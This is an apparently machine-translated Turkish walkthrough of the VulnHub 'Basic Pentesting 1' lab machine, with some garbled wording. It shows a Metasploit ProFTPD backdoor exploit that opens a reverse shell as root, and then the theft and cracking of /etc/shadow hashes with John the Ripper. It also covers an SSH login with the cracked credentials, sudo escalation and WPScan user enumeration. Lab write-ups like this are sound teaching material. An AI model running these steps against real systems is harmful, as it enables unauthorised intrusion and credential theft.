
# CSEC Temel Pentesting 1

## Temel pentesting 1 (CSEC)

*CSEC, trusthub'da bulunan savunmasız bir makinedir. https://www.vulnhub.com/entry/basic-pentesting-1,216/ Josiah Pierce'a çok teşekkürler*




Nmap kullanarak bir bağlantı noktası ve sürüm taraması ile başladım. Gördüğümüz gibi, düzenli olarak kullanılan birkaç liman ortaya çıktı.

- bağlantı noktası 21 - ftp
- bağlantı noktası 22 - ssh
- bağlantı noktası 80 - http

Nmap tarafından döndürülen hizmet sürümlerinde FTP'den başlayarak düşük meyveli meyve olup olmadığını görmek için searchsploit kullandım.

```
searchsploit proftpd-1.3.3c
```

Geri gelen, arka kapı komutunun yürütülmesi için bir Metasploit modülü idi. Metasploit'i Başlatma Modül için bir arama komutu çalıştırdım, kullanmak için atadım ve parametreleri ayarladım.

```
msf5 > search proftpd

use unix/ftp/proftdp_133c_backdoor

set RHOSTS <ip>
```


İstismar için herhangi bir seçeneği göz ardı edip etmediğimi görmek için eksik programı göster komutunu kullandım ve her şeyin doğru olduğundan emin olduğumda, çalıştırmayı yazdım ve saldırımı başlattım.

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.104:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo jHvQFE8wqrVnnf7n;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "jHvQFE8wqrVnnf7n\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.104:36676) at 2020-04-08 11:36:21 -0400

whoami
root
```

Ters tcp kabuğu başarılı oldu. Bir whoami komutu verdikten ve kök dönüşünü izledikten sonra, başka hangi yolları bulabileceğimi görmenin zamanı gelmişti.
Arka kapım zaten yerinde iken, karma şifreleri çekmeye ve çevrimdışı kırmaya çalıştım. / Etc / shadow ve / etc / passwd üzerinde bir cat komutu çalıştırdım ve çıktıyı sırasıyla shadow.txt ve passwd.txt adlı saldıran makinemdeki .txt dosyalarına kopyaladım.





Makineme bir terminal penceresinde geri passwd.txt ve shadow.txt dosyalarındaki unshadow komutunu kullandım . Bu parola kırma yardımcı programı Ripper John için biçimlendirilmiş jtr-hash.txt adlı bir dosya yarattı. Sonra John'u başlatmak için komutları çalıştırdım ve hashed dosyama işaret ettim.

```
unshadow passwd.txt shadow.txt > jtr-hash.txt
```

```
john jtr-hash.txt
```

Bir minuets hash çatladı. Ben sadece kırık vardı hash dosyası için kullanıcı ve şifre görüntülemek için sonraki komutu koştu.

```
john --show jtr-hash.txt
```





Çıktıda görebildiğimiz gibi kullanıcı adı ve şifre aynıydı. Bazen zayıflık olabilen basit şeyler. Yalnızca kullanıcı adını kullanarak SSH'yi zorlayabilir ve aynı erişimi elde etmiş

olabilirim!

Her neyse şimdi kimlik bilgilerim olduğu için, odaklanan SSH hizmetine odaklandım ve giriş yapmaya çalıştım.

```
ssh marlinspike@192.168.56.102 password:marlinspike
```




Elbette işe yaradı ve tüm bilgisayar korsanlarının söylediği gibi… IM IN. Son bir sudo su komutu verdim ve şifreyi kullanarak bir kök kabuğa erişim verildi .


Şimdi biraz daha dürtme fırsatı geldi. HTTP hizmeti için varsayılan açılış sayfasını bulduğumdan ve meraktan dolayı ne bulabileceğimi görmek için birkaç anahtar dizin numaralandırmaya başladım.

```
cd /var/www/html
```

WordPress hizmeti çalıştıran secret adında bir dizin buldum!


Şimdi bu 'gizli' WordPress'in hangi portta çalıştığını kontrol etmek istedim.

```
netstat -tupln | grep LISTEN
```

```
marlinspike@vtcsec:/var/www/html/secret$ netstat -tupln | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
```

Localhost üzerinde çalıştığını belirledikten sonra WordPress, WPScan için harika bir numaralandırma aracı kullandım .

```
wpscan -e --url http://192.168.56.102/secret
```

```
root@kali:~# wpscan -e --url http://192.168.56.104/secret
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.11
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.104/secret/ [192.168.56.104]
[+] Started: Wed Apr  8 12:06:59 2020
```

Potansiyel olarak savunmasız tema ve sürümler dahil olmak üzere birçok yararlı bilgi döndürdü. Ama aynı zamanda biraz daha hacker altın verdi .

```
[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Yine WordPress giriş formu için varsayılan bir kullanıcı adı kaldı. Hızlı bir kontrolün ardından kullanıcı adının da şifre olduğunu doğruladım. :)